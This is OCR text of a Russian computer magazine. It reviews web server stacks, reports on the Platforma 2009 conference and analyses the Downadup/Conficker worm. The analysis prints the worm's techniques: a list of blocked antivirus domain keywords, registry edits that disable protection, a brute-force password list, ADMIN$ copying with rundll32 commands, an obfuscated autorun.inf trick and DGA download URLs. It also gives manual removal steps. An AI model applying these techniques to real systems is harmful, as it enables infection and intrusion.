- JRubyStack — для маньяков, предпочитающих Ruby на Java. Содержит сервер приложений GlassFish, Sun JDK, Ruby On Rails, Tomcat, Subversion и СУБД MySQL. Это один из самых сложных стеков, так как позволяет не только запускать приложения, но и вести разработку, содержит инструменты для экспорта твоего творения в war-файл и развертывания его на сервере Tomcat. По сути, это полностью готовая среда разработки, тестирования и работы. Сюда стоит добавить только IDE для Ruby;
- LAMPStack — самый простой стек для платформы Linux, содержит классический набор Apache, PHP и MySQL (вместе с системой администрирования phpMyAdmin). Если тебя бросает в дрожь при упоминании MySQL, бери LAPPStack — там все то же самое, только база заменена на PostgreSQL;
- MAMPStack и MAPPStack — тот самый LAMP, который «для думающих иначе». Короче — Apache, PHP и MySQL или PostgreSQL для операционной системы MacOS X (как на Intel процессорах, так и PowerPC). Ну а если ты совсем крутой, то есть и для Solaris — SAMPStack. Говорят, что OpenSolaris — неплохой выбор для домашнего сервера;
- WAMPStack и WAPPStack — это для поклонников Windows, а в остальном — то же, что и классический LAMP;
- RubyStack — содержит все для разработки веб-приложений на Ruby и Rails, базу данных MySQL и Subversion, а также дополнительные Ruby-библиотеки. Правда, в этом пакете нет веб-сервера, так что его придется ставить самостоятельно (постигшего Дао RoR это не остановит!).


Используя эти пакеты, ты просто запускаешь инсталлятор и получаешь готовую рабочую среду со всеми настройками. Но ведь одних стеков мало, да и клюнут на них лишь начинающие разработчики и любители


dvd
Последние доступные версии каждого из пакетов ты найдешь на нашем DVD-диске.

Переносной сервер

Portable-сервер? Команда разработчиков Uniform-а пошла еще дальше, чем Денвер, который можно запустить прямо с флешки. Компания представила семейство MiniServer — набор небольших пакетов, каждый из которых самодостаточен для демонстрации того или иного скрипта, программы или функциональности. Такой подход аналогичен продуктам BitNami, только построен на открытой основе. Сейчас существует несколько MiniServer-ов, например — Apache, Apache + PHP, MySQL 4/5, ReverseProxy, Joomla, PhpBB, XOOPS, Wordpress и MediaWiki. Каждый сервер может работать как portable-версия или системный сервис. Загрузить их пока что можно только на странице проекта на SourceForge.net: http://sourceforge.net/project/showfiles.php?group_id=53691&package_id=275691.

Современные мобильные платформы также составляют конкуренцию ноутбукам и десктопам. Например, легко превратить смартфоны Nokia E90 или N95 в полноценный сервер для веб-разработки поможет пакет PAMP — персональный Apache, MySQL и PHP (http://sourceforge.net/projects/pamp). Это уж точно, персональнее некуда!



Только для Windows, но зато любые версии компонентов

поиграться. BitNami пошли еще дальше. В их распоряжении есть интереснейшая технология, позволяющая создавать инсталляции любого веб-приложения. При этом не надо ничего настраивать и конфигурировать — все программы, от простейшего Wordpress до сложнейших бизнес-систем SugarCRM или JasperServer, ставятся в пару кликов и сразу готовы к работе. Конечно, это не для реального применения на сервере, скорее — просто демонстрационные версии популярного ПО. Но зачем тащить за собой целую ОС и сотни мегабайт, если часто достаточно небольшой исполняемой среды! Так что, BitNami сделала отличную альтернативу виртуальным машинам для многих случаев. Кстати, по всем правилам Web 2.0, ты можешь голосовать за программы, которые будут вскоре первыми доступны в виде пакетов. Сейчас как раз идет голосование (http://bitnami.org/polls) и выбирается десятка популярного ПО, — что же первым перенести на стек BitNami. Возможно, Asterisk — идеальный кандидат (это приложение сложно без подготовки поставить и запустить, а вот попробовать его в работе очень даже хочется).

Резюме: готовые приложения за несколько минут

РАБОТАЕМ В КОМАНДЕ РАЗРАБОТЧИКОВ

BitNami — лишь решение для быстрого показа уже готовых программ и веб-приложений. А что делать, если охота самому начать разработку, но времени и знаний на развертывание всего набора серверов нет? Для быстрой разработки веб-скриптов или запуска на своем компьютере небольшого хостинга есть куча разработок и неважно, Windows у тебя, Linux или крутая OpenBSD. Достаточно загрузить установочный пакет и запустить его — через пять минут можешь открывать свою любимую IDE и кодировать веб-сайт. Как минимум, у тебя сразу будет вместе с веб-сервером и база данных, и система управления всем хозяйством, и даже простой почтовый сервер. Крутые пакеты, кроме этого, предоставят еще и свою систему быстрой настройки виртуальных серверов — тогда создать сайт www.microsoft.com на своем компе будет раз плюнуть. Да и просто устанавливать и тестировать различные веб-скрипты лучше на разных доменах, а не безликом локалхосте.

Если же речь зашла об организации сервера в небольшой веб-студии или для группы фрилансеров, то обрати внимание на проект **Naraio** (http://sourceforge.net/projects/naraio). Изначально он ориентирован на организацию сервера для группы разработчиков, содержит, кроме классического набора компонент, еще и дополнительные программы, установка которых на другие пакеты затруднительна. Тебе в помощь будут OpenLDAP и Subversion, дополнительные интерпретаторы Python и Ruby, а также интегрированный пакет Trac для организации процесса разработки в коллективе. Все это не просто отдельные программы, а настроенные на совместную работу в единой среде, к примеру — Trac и SVN использует OpenLDAP для управления учетными записями, поэтому, один раз установив этот сервер, дальше достаточно будет добавлять пользователей через панель управления (phpldapadmin). С таким набором можно смело начинать свою фирму!

Резюме: инструмент для кодеров

SERVER SHUTDOWN

Как видишь, для организации простого сервера совсем необязательно тратить целый день на перебор различных вариантов программ и копаться в настройках и конфигурациях. В большинстве случаев, если надо что-то запустить по-быстрому (для работы или испытания), вполне хватит готовых пакетов, в которые сразу входят все необходимые компоненты. Такие пакеты часто не требуют инсталляции и готовы работать сразу после запуска, неважно — с флешки или жесткого диска. Даже обычный мобильный телефон с легкостью превращается в переносной сервер! Для создания собственного сервера и активных экспериментов с PHP-скриптами я бы рекомендовал отечественный Denwer. Если хочешь попробовать, как твой проект будет работать в разных окружениях, испытай его при помощи WAMPserver-а, в котором доступны даже самые последние альфа и бета-версии PHP и MySQL. А если друг попросит помочь на фирме, поставь им UniformServer или Naraio и всем будет счастье! Но помни, что такая простота обманчива — если не разбираться в тонкостях работы всей этой системы, никогда не станешь по-настоящему профессиональным разработчиком! ⌶

Малы да удалы

Если считаешь, что все эти сервера — для ламеров и неудачников, то ты отчасти прав! Разрабатывая крупные программы, хорошо бы встроить какой-то простой веб-сервер. Иногда же, ради одного маленького скрипта, жаль устанавливать монстров типа Apache. Здесь тебе помогут маленькие и специализированные сервера, часто призванные исполнять одну единственную функцию или скрипт — зато очень и очень быстро. Например, **Pi3Web** (www.pi3.org) — многопоточный HTTP 1.1 сервер на C++, оптимизированный для работы с CGI/FastCGI-протоколами, может использовать встроенный интерпретатор PHP или исполнять Java-сервлеты. А при помощи **Yass** (http://yaass-project.sourceforge.net) несложно реализовать аналог медиа-сервера с Apple iTunes интерфейсом на Flash-е, который сможет раздавать по Сети твою MP3-музыку. Посмотри также на httcld — небольшой сервер со встроенным интерпретатором Tkl, предназначенный для поддержки веб-интерфейсов Linux-программ. Поклонникам C++ (и ненавистникам Java) советуем **CPPSERV** (http://sourceforge.net/projects/cppserv) — простой сервер, реализующий Servlet-API для программ на C++. На нем можно написать очень быстрые многопоточные демоны, используя только C++ и никакого PHP! В противовес этому для Java есть простейший встраиваемый серверный движок Simple, который, несмотря на миниатюрность, имеет мощный API и расширяемую компонентную структуру. Его отлично можно использовать для небольших сетевых приложений на Java, исключая необходимость в сложных серверах вроде Tomcat. Хорошим реальным применением этого движка стал **RESTles** (www.restlet.org) — фреймворк для построения REST-сервисов (это простые сетевые приложения, которые реагируют на HTTP-команды).



Имя Марка Руссиновича знакомо любому IT-специалисту. Каждый из нас использовал его утилиты, многие читали его книги и публикации. Увидеть этого человека воочию — большая удача, а получить мастер-класс — и вовсе мечта! Однако в декабре это удалось всем участникам конференции «Платформа 2009».

ПЛАТФОРМА 2009

4-5 декабря в Москве проходила конференция «Платформа 2009». Мероприятие давно стало традиционным: это уже десятая конференция, которую компания Microsoft проводит в России. Но в этот раз это была не просто конференция, а мероприятие, на котором в качестве докладчика прилетел в Москву и выступил сам Марк Руссинович.

САМЫЙ ГЛАВНЫЙ ЭКСПЕРТ

Любопытным интересно будет узнать, что Марк сейчас трудится в Microsoft и является членом технического совета корпорации. Впрочем, какая нам к черту разница, насколько высок этот пост (хотя на самом деле, это аналог вице-президента, но применительно к техническому аспекту) — главное, что мы знаем Марка как разработчика умопомрачительных утилит Sysinternals и автора убойных книг по внутреннему устройству Винды. Покажите мне мало-мальски толкового специалиста, который бы ни разу не держал в руках мониторы Filemon и Regmon и продвинутый task-менеджер Process Explorer или RootkitRevealer, от которого долго не могли спрятаться даже самые сложные руткиты. Да нет такого! По сути, это джентльменский набор каждого, кто хочет иметь представление о том, что происходит внутри системы. Другой вопрос, умеют ли им грамотно пользоваться? Так вот, Марк лично показал в действии свои утилиты, представив на суд зрителей два интереснейших доклада, которые, кстати говоря, ты сможешь посмотреть на нашем DVD.

ПОИСК И УСТРАНЕНИЕ НЕИСПРАВНОСТЕЙ В WINDOWS-СИСТЕМАХ

Настоящий клад для любого IT-специалиста! Фактически пошаговая инструкция для поиска и устранения, казалось бы, необъяснимых оши-

бок приложений и самой Windows. Не в размытой теории, а на самой, что ни на есть практике, с реальными примерами сбоев и возникающих проблем, Марк в деле покажет функционал Microsoft Debugging Tools и утилит Sysinternals, в том числе — Process Explorer, Process Monitor и Accesschk. Лично я с неподдельным интересом послушал все от начала до конца, узнав много нового по поводу того, как нужно реанимировать систему.

ТЕХНОЛОГИИ БЕЗОПАСНОСТИ WINDOWS

В Windows-системах используется сразу несколько технологий безопасности. Мы, конечно, с радостью пишем о том, как их можно побороть и обойти, смакуя и указывая на недоработки. Но надо отдать должное, многие разработки более чем успешны и справиться с ними хакерам и вирусам подчас очень сложно. В этом докладе Марк рассказывает о том, что делают системы Code Integrity, PatchGuard и User Account Control и наглядно объясняет, как они устроены. Не менее интересно послушать и том, как изменилась в последних версиях Windows подсистема обеспечения сессий пользователей.

ВКУСНЫЕ ДОКЛАДЫ ДЛЯ РАЗРАБОТЧИКА

Мне, как программисту, интересно было послушать доклады о нововведениях языка C# и новых возможностях среды разработки, включая расширения к LINQ. Любопытно было послушать о функциональном языке F#, который разрабатывает Microsoft. Веб-программисты не останутся равнодушными, посмотрев доклад о ASP 4.0 и получив, помимо нововведений, настоящий мануал по использованию веб-форм и модели программирования MVC. Последняя, поясню, отделяет код, отвечающий за логику представления (внешний вид), от кода бизнес-логики (непосредственно кода функциональности программы). Специальному фреймворку ASP.NET MVC Framework, разработанному для этого Microsoft, посвящен отдельный доклад.

«ПЛАТФОРМА» ДЛЯ СИСАДМИНА

Большое внимание было уделено серверным продуктам Microsoft. Целых три отличных доклада посвящены новой СУБД SQL Server 2008, для которой нашлось место на нашем диске в разделе «Разработка». Был также представлен интереснейший доклад о разработке систем с высокой нагрузкой, объясняющий принципы создания с помощью встроенных в Windows Server 2008 механизмов Failover Clustering и системы виртуализации Microsoft Hyper-V. Крайне полезными в практическом плане мне показались доклады про улучшения скриптового языка PowerShell 2.0, а также использование его для управления различных служб.

БЕЗОПАСНОСТЬ

В компании хорошо осознают, что создать неуязвимую сеть невозможно. Но можно до предела осложнить проникновения хакера, определив узкие места в своей системе. Как быть уверенным, что слабых звеньев больше не появится? И все это при условии, что клиентские машины работают под разными осями? Об этом поведает доклад о внедрении NAP, или, по-русски, защиты сетевого доступа. А еще одно выступление посвящено методам борьбы со спамом и троянами с использованием стандартных средств Exchange Server 2007 и специализированного продукта Microsoft Forefront Security.


4FREE

Участие на конференции стоит немалых денег, которые многим из нас не по карману. Такие расходы, как правило, берут на себя руководители продвинутых компаний, отправляя свои спецов на прокачку и получение опыта. К счастью, организаторы «Платформы» распространяют все материалы и видео совершенно бесплатно, а поэтому каждый желающий сможет получить свой level-up.

links
Материалы конференции, которые не попали на диск, можно скачать с официального сайта «Платформы»: http://platforma2009.ru.




warning
Надо сказать, что первые конфы назывались TechEd, а под лейблом «Платформы» конференция стала проводиться только с 2002 года.



dvd
На диске ты найдешь видео и презентации наиболее интересных, с нашей точки зрения, докладов этой конференции.

Карта заражения Downadup'ом на 20 января от антивирусной лаборатории Symantec




Решение от F-Secure сумело определить заразу даже в обфусцированном Autorun.inf

заражения систем является эксплуатирование серьезной дыры в RPC-службе Винды (что-то знакомое, правда?). Патч вышел несколько месяцев назад, но коль уж пользователь поленился тогда установить апдейт, то и нечего делать это теперь. Первым делом червь отключает службу автоматических обновлений — Windows Automatic Update Service (wuauserv). У пользователя по-прежнему остается возможность скачать патч вручную — тем более, о том, что необходимо поставить заплатку под номером MS08-67, трубят на каждом углу. Но и здесь — облом. Червь использует еще один тривиальный прием. Перехватывая вызовы API-функций, отвечающих за работу с DNS, он препятствует обращению к нежелательным для него доменам. Всякий раз, когда, например, браузер пытается выполнить DNS-запрос, вызывая функции DNS_Query_A, DNS_Query_W или DNS_Query_W, червь проверяет, не желает ли юзер обратиться на запрещенный сайт. Под раздачу попадают все домены, указывающие своим названием на принадлежность к серверам Microsoft или распространенных антивирусных компаний и некоторым другим ресурсам. Просто для примера, блокируются все сайты со следующими словами в названии:

- microsoft
- symantec
- norton
- mcafee
- trendmicro
- sophos
- panda
- avast
- avira
- avp
- avg
- kaspersky
- f-prot
- nod

Этот всем известный прием работает идеально. Жертвы бьются в конвульсиях, не имея возможности даже скачать антивирус и обновить базы. Помимо этого отключаются еще и центр обеспечения безопасности Windows Security Center Service (wscsvc), и сервис Windows Defender Service (WinDefend). А чтобы пользователей не доставал Microsoft по поводу возникающих в системе ошибок (а они действительно довольно часто возникают после заражения системы), отключаются 2 сервиса Windows Error Reporting Service. Тут есть еще важный нюанс, который показывает, что создатели подготовились, можно сказать, на «отлично». Под Vista'ой эти сервисы так просто не отключить ввиду



Хороший трюк: добавить мусора в autorun.inf, чтобы все антивирусы остались в пролете

автоматической системы для настройки стека TCP/IP, которая тут же подпортит жизнь. Поэтому, обнаружив, что попал в Vista, червяк тут же отключает эту функцию, выполнив консольную команду:

```
netsh interface tcp set global
autotuning=disabled
```

☒ РЕЦЕПТ 3:
ИСПОЛЬЗОВАТЬ РАЗНЫЕ СПОСОБЫ РАСПРОСТРАНЕНИЯ

Большинство червей используют только один способ распространения — создатели плохо штудировали учебники, в отличие от автора Downadup. Наш червь использует сразу три метода:

1. через «сетевое окружение», перебирая пароль администратора к системной шаре ADMIN$;
2. используя эксплоит для уязвимости 0867, найденной во всех версиях Windows;
3. через внешние носители, используя автозапуск.

В итоге получаем эффект синергии! Разберем каждый из способов более подробно.

☒ РЕЦЕПТ 4:
РАСПРОСТРАНЯТЬСЯ ЧЕРЕЗ СЕТЕВОЕ ОКРУЖЕНИЕ

Прием на самом деле очень простой. Червь использует системную функцию NetServerEnum, чтобы найти «соседние компьютеры», и пытается залогиниться на каждую систему. Сначала используются параметры учетной записи пользователя, но это работает только в том случае, если на сторонней машине у него есть права администратора. Этот вариант чаще всего проваливается. Далее червь, через API-функцию NetUserEnum, получает список пользователей на удаленном компьютере и начинает брутфорсить по ним, используя небольшой словарик, в который входят распространенные пароли. Например:



links

- Описание ошибки в сервисе «Служба» можно прочитать здесь: www.microsoft.com/technet/security/Bulletin/MS08-067.mspx
- Список доменов от F-Secure, которые вероятно будут использоваться для управления ботнетом в феврале (хорошо бы занести в блок-лист): www.f-secure.com/weblog/archives/Downadup_Domain_Blocklist_February.txt

СТЕПАН «STEP» ИЛЬИН



ЯНВАРСКАЯ ЧУМА 2009

РАЗБИРАЕМСЯ С DOWNADUP — ЧЕРВЕМ, ПРИГОТОВЛЕННЫМ ПО ПРАВИЛЬНОМУ РЕЦЕПТУ

Downadup, Conficker, Kido — червя, нашумевшего в январе, называют по-разному. Важно одно: новой малваре за несколько дней удалось заразить миллионы компьютеров, и эпидемия продолжается. Что же такого внутри этого червя и как ему все это удалось?

Забавный факт: несмотря на огромное количество зараженных, многие даже не подозревают об эпидемии. Вирус практически никак себя не проявляет — попробуй сходу определи, что твой компьютер в ботнете :). По оценкам разных антивирусных компаний, Downadup заразил от 9 до 11 миллионов машин. Учитывая развитие средств защиты, это кажется нереальной цифрой. Да, все вокруг трубят, что виновата критическая ошибка в Винде, заплатку для которой Microsoft выпустила еще в феврале. Но даже при наличии убойного эксплоита такой огромный ботнет мог собрать только неординарный вирус, с приемами которого антивирусы еще не сталкивались. Однако при более внимательном рассмотрении легко выясняется, что Downadup — малварь довольно пионерская. И правильнее ее назвать — грамотно приготовленным червем, собранным по давно известным рецептам — с небольшой, но действенной импровизацией. Какие рецепты использовали создатели? Вот в этом мы и разберемся.

РЕЦЕПТ 1: НЕЗАМЕТНО РАЗМЕСТИТЬСЯ ВО МНОГИХ ЧАСТЯХ СИСТЕМЫ

Заразив машины, червь копирует свое тело во вполне привычные места:

- %System%\[Random].dll
- %Program Files%\Internet Explorer\[Random].dll
- %Program Files%\Movie Maker\[Random].dll
- %All Users Application Data%\[Random].dll
- %Temp%\[Random].dll
- %System%\[Random].tmp
- %Temp%\[Random].tmp

Вместо маскировки под какой-нибудь системный файл (которая с появлением все более интеллектуальных менеджеров задач становится бесполезной) в имени файла используется случайно сгенерированный набор символов. Одним из простейших, но зачастую действенных приемов для отлова свежей малвари в системе является банальный поиск файла по свежей дате создания. Чтобы не попасться на такую простую уловку, каждому из созданных файлов червь присваивает значения даты, взятые с файла %System%\kernel32.dll. После этого производится ряд изменений в реестре, дабы обеспечить запуск червя. Но смею заверить, никаких подозрительных имен процессов в менеджере задач не найти — Downadup аттачит себя в svchost.exe, explorer.exe и services.exe.

РЕЦЕПТ 2: ОБЕЗОРУЖИТЬ СИСТЕМУ, ОТКЛЮЧИВ МЕШАЮЩИЕ СЕРВИСЫ

Чтобы комфортно обитать в системе и делать все, что заблагорассудится, червю необходимо немного подстроить ее под себя. Самая главная задача — как можно дольше продержаться в системе. Большинство действий направлено именно на это. Забегая вперед, скажу, что одним из способов

Как деактивируются «лишние службы»

Пример Downadup'а показал, насколько просто отключаются многие защитные механизмы Винды. Червь удаляет несколько ключей из реестра для того, чтобы деактивировать Security Center Notifications и отключить автозапуск Windows Defender. Для обхода файрвола создается следующая запись в реестре — дабы система могла скачать копию червя:

```
HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\
Parameters\FirewallPolicy\StandardProfile\
GloballyOpenPorts\List, [PortNumber]:TCP = «[PortNumber]:
TCP:*Enabled:[random]»
```

А для маскировки в системе червь сначала удаляет все точки восстановления системы, созданные пользователем, а затем немного колдует в реестре:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\
CurrentVersion\explorer\Advanced\Folder\Hidden\SHO
WALLCheckedValue = dword:00000000
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\
CurrentVersion\SvcHost, netsvcs = %Previous data% and
%Random%
```

Как подсчитать количество зараженных машин?

Как выяснить, сколько компьютеров было поражено червем? Ведь нет никакого специального сервиса для хакеров, который вел бы статистику, скажем, как Google Analytics для обычных веб-сайтов :). Не являясь владельцем ботнета, об общем числе зомби можно лишь строить предположения, однако, в случае с Downadup все намного хитрее. Как уже было сказано, для управления ботнетом используется каждый день 250 доменов, которые генерируются по специальному алгоритму в зависимости от текущей даты. Некоторые антивирусные лаборатории, в том числе F-Secure и Symantec, опубликовали в своих блогах результаты интересного эксперимента. Расковыряв в теле червя алгоритм генерации, ребята зарегистрировали некоторые из возможных доменов и стали отслеживать подключения к ним. Каждое из подключений представляет собой обычный HTTP-запрос, который отображается в логе веб-сервера примерно следующей записью:

```
x.x.x.x [16/Jan/2009:09:45:09 -0700]
«GET /search?q=29 HTTP/1.0» 404 282 »-
» «Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.1; SV1)»
```

Но даже имея такую статистику, дать оценку количества зараженных компьютеров очень сложно. Многие из них работают через NAT и поэтому имеют один и тот же IP. Связка уникальных IP и User-Agent также давала лишь приблизительные результаты. Зато позже выяснился один интересный момент: параметр /search/q=<некоторое число> вовсе не является случайным, как предполагалось изначально. Он увеличивается каждый раз, когда червь успешно поражает машину через уязвимость MS08-067 — а значит, показывает, сколько компьютеров машина заразила с момента последнего старта. В примере выше одна инфицированная система заразила 29 компьютеров. Вот теперь, обработав логи, и собрав информацию о самых «плодовитых» червях, можно было сделать более точный вывод о количестве заражений. Если верить F-Secure, эта цифра составляла более 8 миллионов машин на 16 января. Нехило!

```
[имя пользователя]
[имя пользователя][имя пользователя]
[имя пользователя наоборот]
111111 и прочие простые числовые пароли
qwerty
и т.д.
```

В случае, если червь удачно обратится к расшаренному ресурсу, он создает копию себя в папке ADMIN$, опять же со случайным именем файла:

```
\\[Server Host Name]\ADMIN$\System32\[random
filename].[random extension]
```

Затем на удаленной системе создается ежедневное задание в планировщике, с помощью которого выполняется следующая команда, запускающая червя:

```
rundll32.exe [random filename].[random
extension], [random]
```

▶ warning
За использование полученной информации в незаконных целях редакция ответственности не несет.

РЕЦЕПТ 5: РАСПРОСТРАНЯТЬСЯ С ПОМОЩЬЮ ЭКСПЛОИТА

Понятно, что для масштабного распространения одного (всем известного) приема мало — нужна фишка. И такой фишкой в Downadup'е стал эксплоит, который пробивает любую непропатченную систему с уязвимостью переполнения буфера MS08-067 в сервисе «Сервер». Для этого червь отсылает удаленной машине специальным образом сформированный RPC-запрос, вызывающий переполнение буфера при вызове функции wcscpy_s в библиотеке netapi32.dll. На компьютере запускается специальный код-загрузчик, который скачивает с зараженной машины исполняемый файл червя и запускает. Чтобы это реализовать, червь сначала коннектится к сайтам http://www.getmyip.org, http://checkip.dyndns.org и некоторым другим с целью выяснить внешний IP-адрес системы (%ExternalIPAddress%).



▶ info
При обнаружении UPnP-роутера в сети червь умеет сам открывать необходимый для дальнейшего заражения http-порт.

После чего использует его для создания HTTP-сервера на случайном порту:

```
http://%ExternalIPAddress%:%RandomPort%
```

Созданный HTTP-сервер позволяет отправить с зараженной системы специально собранные пакеты с эксплоитом на другие машины. Так, если эксплоит пробил систему, то ее тут же заставляют скачать копию червя с первой зараженной системы по HTTP. Как правило, тело червя имеет одно из

99999999	3333	Internet	intranet
9999999	333	internet	controller
999999	33	example	killer
99999	3	sample	games
9999	22222222	love123	private
999	2222222	boss123	market
99	222222	work123	coffee
9	22222	home123	cookie
88888888	2222	mypc123	forever
8888888	222	temp123	freedom
888888	22	test123	student
88888	2	qwe123	account
8888	11111111	abc123	academia
888	1111111	pw123	files
88	111111	root123	windows
8	11111	pass123	monitor
77777777	1111	pass12	unknown
7777777	111	pass1	anything
777777	11	admin123	letitbe
77777	1	admin12	letmein
7777	00000000	admin1	domain
777	0000000	password123	access

Некоторые распространенные пароли, входящие в брутлист

следующих расширений: bmp, gif, jpeg, png. А для того чтобы быстрее распространяться, червь делает небольшую поправку в реестре, значительно увеличивая количество возможных TCP-подключений:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\
Tcpip\Parameters
    "TcpNumConnections" = dword:0x00FFFFFE
```

Как и заведено, заразив систему, червь делает невозможным повторное эксплуатирование уязвимости (например, другими вирусами), перехватывая вызовы функции NetpwPathCanonicalize.

РЕЦЕПТ 6:
РАСПРОСТРАНЯТЬСЯ НА ВНЕШНИХ УСТРОЙСТВАХ

Каждый, кто пользуется USB-девайсами, хотя бы раз, но сталкивался с вирусами, которые переносятся на флешках. Причиной тому — система автозапуска, но о проблеме знают как сами пользователи, так и антивирусы, которые с грехом пополам научились обнаруживать подозрительные файлы autorun.inf. Казалось бы, Downadup должен обломаться и не сильно рассчитывать на этот способ распространения, ан нет! Вместо обычного Autorun.inf, который имеет очень маленький размер, создатели слегка обфусцировали файл, добавив туда массу мусора и, тем самым, обманув многие сигнатурные антивирусы. Для увеличения размера можно использовать специальные символы. Windows игнорирует их во время парсинга и отлично понимает оставшуюся корректную часть файла, где спрятались строчки для инфицирования системы:

```
Open=RUNDLL32.EXE .\RECYCLER\jwgvsq.vmx
```

Несложно догадаться, что команда выполняет запуск DLL-ки jwgvsq.vmx, которая находится в скрытом каталоге на том подключаемом диске, где лежит autorun.inf.

РЕЦЕПТ 7:
ПОЗВОЛИТЬ СКАЧИВАТЬ ЛЮБЫЕ ФАЙЛЫ

Все инфицированные системы — это ботнет. В случае Downadup, — ботнет на 8-9 миллионов машин, что в денежном эквиваленте может приносить десятки тысяч долларов в день. Спам, кликботы, ддосы, продажа трафика, промышленный шпионаж, прокси, подмена поисковой выдачи и еще дюжина другая способов заработать. Но такой махиной нужно, во-первых, управлять, а, во-вторых, каким-то образом использовать. Понятно, что в тело червя всего функционала не уместить, да и не нужно — достаточно предусмотреть возможность загрузки дополнительных программ, например, хорошего троя :). Создатели такую возможность предусмотрели и сделали это очень хитро.

Как избавиться от червя вручную

Я лично рекомендую не полагаться ни на какие сканнеры и специальные утилиты, а удалять такую заразу исключительно вручную. Как водится, если хочешь что-то сделать хорошо, то сделай это сам. Алгоритм такой:

1. Во-первых, нужно удалить ключ системного реестра: [HKLM\SYSTEM\CurrentControlSet\Services\netsvcs].
2. Далее удаляем строку «%System%\<rnd>.dll» из значения следующего параметра ключа реестра: [HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost] «netsvcs».
3. Ребутимся.
4. После перезапуска нужно удалить оригинальный файл червя (его расположение на зараженном компьютере зависит от способа, которым программа попала на компьютер).
5. Для этого пытаемся найти и удалить файл: %System%\<rnd>.dll, где <rnd> — случайная последовательность символов.
6. А также килляем следующие файлы со всех съемных носителей:
<X>:\autorun.inf
<X>:\RECYCLER\S-5-3-42-2819952290-8240758988-879315005-3665\.vmx, где rnd — случайная последовательность строчных букв, X — буква съемного диска.

Изначально никакого управления зараженной машиной нет. То есть нельзя просто взять и сказать ей: «Скачай трой с такого-то HTTP-адреса». Обычный ход вирус-мейкеров — жестко зашить адрес управляющего сервера в тело вируса, но какова вероятность, что такой домен проживет хотя бы неделю, особенно под натиском многомиллионного ботнета? Небольшая. К тому же один домен легко закрыть — и вирус тут же станет безопасным. Downadup намного умнее. Червь каждый день использует 250 разных доменов, имена которых, конечно же, внутрь тела не вшиты. Вместо этого был придуман специальный алгоритм, позволяющий по текущей дате генерировать названия новых управляющих доменов, к которым и стучится червь. Задача хозяев ботнета — заблаговременно их зарегистрировать. Выглядит это примерно следующим образом. Сначала Downadup соединяется с одним из нескольких заданных серверов (google.com, baidu.com, w3.org и другие) для того, чтобы получить системную дату. Полученная дата тут же используется для генерации списка доменов (%PredictableDomainsIPAddress%), откуда червь может скачать дополнительные файлы. Он проверяет, перевалила ли дата за 1 января 2009 и в случае успеха скачивает файлы с адреса, запуская их после загрузки:

```
http://%PredictableDomainsIPAddress%/search?q=%d
```

РЕЗЮМЕ

И что мы имеем в итоге? Качественно сделанный вирус, использующий вполне стандартные приемы. Сильно удручает тот факт, что практически все антивирусные компании, которые так привыкли громко заявлять о себе, не смогли ему вовремя противодействовать. Это касается даже серьезных корпоративных решений, за которые приходилось краснеть и, разводя руками, отправлять специалистов для ручного удаления заразы. Особенно меня забавляют инструкции по удалению Downadup'а, которые публикуются на тех же самых сайтах антивирусников. Напомню, все они заблокированы на инфицированных компьютерах. В этих же инструкциях — ссылки на закачку специальных утилит, опять же с заблокированных серверов. Классно работаете, ребята!





Easy Hack}

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ

ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@MAIL.RU /

АНДРЕЙ «SKVOZ» КОМАРОВ
/ KOMAROV@ITDEFENCE.RU /

№1

ЗАДАЧА: АВТОМАТИЧЕСКИ ЧЕКАТЬ СПИСОК ДРУЗЕЙ «ВКОНТАКТЕ»

РЕШЕНИЕ:

